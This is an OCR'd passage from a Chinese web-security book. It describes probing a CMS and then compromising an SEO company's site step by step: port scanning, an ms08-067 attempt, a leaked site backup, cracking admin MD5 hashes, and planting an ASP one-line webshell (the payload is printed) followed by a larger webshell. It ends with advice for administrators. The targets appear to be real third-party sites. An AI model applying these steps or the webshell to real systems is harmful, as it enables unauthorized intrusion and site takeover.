于是尝试在往数据库中插入一句话，“%><%execute request("n")%><%”“%><%execute request("n")%>”等多种一句话的 Unicode 字符，再访问数据库文件，都显示，无法闭合，如图 4-50 所示。




图 4-50　数据库出错

究其原因是在数据库中存在 nodown 表，做了防下载处理，不过应该可以突破，但本人能力有限，未能进一步突破。

安全小知识：如何建立 nodown 防下载表？

首先，用 notepad 新建一个内容为 <% 的文本文件，随便起个名字存档。

接着，用 Access 打开你的数据库文件，在最后新建一个表，随便起个名字，在表中添加一个 OLE 对象的字段，然后添加一个记录，插入之前建立的文本文件，如果操作正确的话，应该可以看到一个新的名为“数据包”的记录。

4.2.6 总结与探讨

由于本人不懂 ASP，能力有限，所以此次检测并没太深入，还有一些 XSS 跨站攻击和上传等也未进行测试，总体来说，这套 CMS 的安全性还是可以的，如果管理员密码设置得复杂一些，登录不了后台，那也无法拿到 WebShell。笔者认为在选择 CMS 时，建议选择一些成熟的 CMS 产品，那样安全性会高些，同时应该把数据库文件和配置文件的名称改复杂一些。

4.3 对某 SEO 公司网站的一次安全检测

很多客户和网络管理员打来电话咨询：感觉自己的站点经常做安全维护，补丁都及时补上了，病毒库也按时升级了，可是为什么还是常常被入侵挂马呢？相信很多管理员都有同一感受吧，自己辛辛苦苦架设的站点，动不动就被别人入侵挂马，丢面子还是小事情，要是因为这个丢了饭碗，在金融危机肆虐的现在，可是大大的哑巴吃黄连，有苦说不出啊。其实很多时候站点的入侵，除去 0day 等不可抗拒的力量外，很多都是由于管理人员的大意和不良习惯导致的，这里我们从入侵者的角度给大家举一个例子，希望大家引起重视，并在以后的架站过程中注意细节和安全设置。

4.3.1 常规检测

这里我们检测的站点是一个 SEO 站点，当时也是想收集一点关于 SEO 方面的资料，通过 Google 搜索无意间发现了该站点，既然是来学习的，我们就顺带对该站点检测了一把。该 SEO 团队好像还有一定名气，看资料里介绍，不但做商务，还给不少学校提供 SEO 课程培训，SEO 看来是越来越火了！

1. 获取 IP 地址

打开命令提示窗口，使用“ping www.xxxx.com”获取真实 IP 地址，如图 4-51 所示，该站点对 ping 包还做了一定限制，不管它，只要能获取到 IP 地址就行。



图 4-51 获取真实 IP 地址

2. 端口扫描

使用“sfind –p 218.57.***.**”命令查看该 IP 开放的常见端口，如图 4-52 所示，该 IP 所在服务器开放的了四个端口，即提供 Web 服务的 80 端口，数据库服务的 1433 端口，提供上传下载的 ftp 服务，还有一个提供远程管理的 Pcanywhere 的 5631 端口，提供的服务不多也不少，初步判断是一个公用的服务器。



图 4-52　扫描端口

3. 域名查询

登录 http://www.ip866.com/输入该 IP 地址，可以获得其对应的域名信息，也可以查询对应于该 IP 的所有域名。果然不少，如图 4-53 所示，更加判断了我们上面的判断，该服务器是一台公用服务器。




图 4-53　同 IP 地址域名查询

4. 弱口令扫描

我们使用 HScan 等弱口令扫描工具进行扫描，没有获得有用的信息。

5. 0day 溢出

使用 ms08-067 的溢出工具进行溢出尝试，不成功。

6. 检测结论

通过上面的常规检测，我们可以得出以下结论。

（1）服务器的基本防护还不错

- 该服务器可能安装了防火墙，做了 ping 包限制
- 该服务器提供的网络服务有限，开放的端口较少
- 该服务器口令强度足够，没有弱口令

（2）攻击思路

- 从网站设置缺陷入手
- 从网站注入入手
- 实施跨站攻击（俗话说：林子大了什么鸟都有，这么多站点，我就不相信每个站点都设置的那么严格）

4.3.2 网站安全性检测

按照既定的思路一个一个地实现，先找网站设置缺陷，或者说寻找网站一些人为的失误或者系统默认的配置，笔者觉得“挖掘鸡 6.5”软件在这方面做得很不错，先使用挖掘机 6.5 对该站点进行检测。

1. 选择检索项目

直接运行“挖掘鸡 6.5”，如图 4-54 所示，在“选择后缀”中将所有默认的选项均选上。




图 4-54 选择检索项目

2. 手工加入要检测的网站

单击“高级选项”，选中“手动添加扫描网址”，将检测目标的网站地址加入到“手动添加扫描网址”，如图 4-5 所示。同时根据实际需要进行高级扫描选项设置。




图 4-55　手工加入要检测的网站

3. 查看检测结果

设置完成后，单击菜单中的向右箭头，开始进行扫描，如图 4-56 所示，扫描结束后发现一个管理员的打包文件 web.rar。该文件很有可能是整个网站的打包文件，可能是管理员大意了，打包下载后未删除。




图 4-56　查看检测结果

4. 使用工具下载该 rar 文件

选择扫描结果并将其复制到迅雷下载器中，如图 4-57 所示，新增一个下载任务，然后开始下载。使用专业下载软件下载数据速度快，而且在发生断线后还能续传。



图 4-57　下载该 rar 文件

5. 查看下载的文件

下载完成后，将该文件进行解压，居然是整个站的打包结果，测试一下解压后的文件是否和网站上的文件相同，果然一模一样，如图 4-58 所示，激动！




图 4-58　查看下载的文件

6. 寻找后台

由于整个站都在手上，我们就无须使用工具穷尽了，直接在代码里寻找就是了，如

图 4-59 所示，找到后台地址并浏览。




图 4-59　寻找后台

7．寻找数据库

通过查看解压的网站源文件，可以快速地找到数据库文件，如图 4-60 所示，该数据库采用 Access 数据库，同样可以到网站同目录地址下载该数据库，前提是网站未对数据库进行安全防范设置。




图 4-60　寻找数据库

8. 打开数据库提取用户名和密码

使用任意一款数据库浏览器打开该 mdb 文件，笔者这里使用的是一款小巧的绿色软件“辅城数据库浏览器”，大小不到 50K，如图 4-61 所示。数据库里有两个用户，密码采用 MD5 加密了，提取 Hash 值，到 www.cmd5.com 上查询下，如图 4-62 所示，密码很快就出来了。



图 4-61　打开数据库并获取管理员密码



图 4-62　查询 CMD5 密码

9. 登录尝试

使用刚破解的用户和密码尝试登录该后台，居然登录成功了，如图 4-63 所示，无语了，

管理员真的太大意了啊，本来我还以为他会修改一下密码的，居然把整站打包在里面。两个用户都登录成功，admin 拥有全部后台权限。



图 4-63　获取后台权限

4.3.3　获取网站 WebShell

1. 获取 WebShell

该网站使用 Z-Blog，如图 4-64 所示，可以编辑页面，插入一句话木马，然后保存修改，同时在正常地址进行访问，以确保插入正常页面的代码不影响网站正常访问，也即要保证在插入代码后，网站访问不报错。

2. 上传常见的 WebShell

通过一句话后门客户端，将常见的 WebShell 也即大马上传到网站，如图 4-65 所示，输入密码后即可访问。

4.3.4　总结与探讨

检测到这里我们就不继续深入了，但是该站点的入侵还是值得我们管理员思考和反省的。由于现在很多站点都是使用公开系统搭建的，很多管理员为了方便和省事，直接下载一个压缩包，一解压后稍微设置一下就 ok 了，这就给入侵者提供了很多便利。在本案例中管理员甚至把设置好的整个站点都打包放在网站的根目录下。其实管理员还是做了一定安

全设置的，例如修改了默认数据库的文件名，禁止上传*.Asp 等敏感后缀的文件，但是这样一个随意的行为就导致整个站点被拿下，前面做的所有安全行为都付之东流了。所以搭建完站点后记得删除上传的打包文件，就算要保留，也不要保留在网站的目录下，可以保存在硬盘的其他位置。




图 4-64　插入一句话木马




图 4-65　上传大马

4.4 对韩国某网站 CMS 界面的一次安全检测

某日，一个做网页设计的朋友发给我一个站（www.ba******.net），问我感觉如何？该网站设计漂不漂亮？明明知道我在艺术方面不太擅长，尤其是美感设计，还发过来，不过既然发过来了，也要上去看看，打开网站后，感觉还是蛮简洁的，如图 4-66 所示，就看看它的安全性如何。



图 4-66　韩国某网站 CMS 界面

4.4.1 服务器信息收集

1. 获取 IP 信息

直接打开 DOS 提示符操作窗口，使用 ping 命令，对网站 www.b*******.net 进行 ping 操作，如图 4-67 所示，获取 IP 地址为“221.***.**.21”，且无丢包现象，延迟时间也较少，呵呵，感觉韩国的计算机就是爽，速度快，硬件配置也高。



图 4-67　获取网站 IP 地址

安全小知识

（1）TTL 术语

TTL 是 Time to Live 对缩写，它是 IP 协议包中的一个值，它告诉网络路由器包在网络中的时间是否太长而应被丢弃。有很多原因使包在一定时间内不能被传递到目的地。例如，不正确的路由表可能会导致包的无限循环。一个解决方法就是在一段时间后丢弃这个包，然后给发送者一个报文，由发送者决定是否要重发。TTL 的初值通常是系统默认值，是包头中的 8 位的域。TTL 的最初设想是确定一个时间范围，超过此时间就把包丢弃。由于每个路由器都至少要把 TTL 值减一，TTL 通常表示包在被丢弃前最多能经过的路由器个数。当计数到 0 时，路由器决定丢弃该包，并发送一个 ICMP 报文给最初的发送者。

TTL 是指定数据报被路由器丢弃之前允许通过的网段数量。通常是由发送主机设置的，以防止数据包在 IP 互联网络上永不终止地循环。转发 IP 数据包时，要求路由器至少将 TTL 减小 1。使用 ping 时涉及的 ICMP 报文类型有两个，一个为 ICMP 请求回显（ICMP Echo Request），另一个为 ICMP 回显应答（ICMP Echo Reply）。

（2）TTL 值

TTL 字段值可以帮助我们识别操作系统类型，下面是一些常见系统的 TTL 值。

① UNIX 及类 UNIX 操作系统 ICMP 回显应答的 TTL 字段值为 255。

② Compaq Tru64 5.0 ICMP 回显应答的 TTL 字段值为 64。

③ 微软 Windows NT4 WRKS、Windows NT4 Server、Windows 2000、Windows XP 操作系统 ICMP 回显应答的 TTL 字段值为 128。

④ 微软 Windows 95、Windows98、Windows98SE、Windows ME 操作系统 ICMP 回显应答的 TTL 字段值为 32。

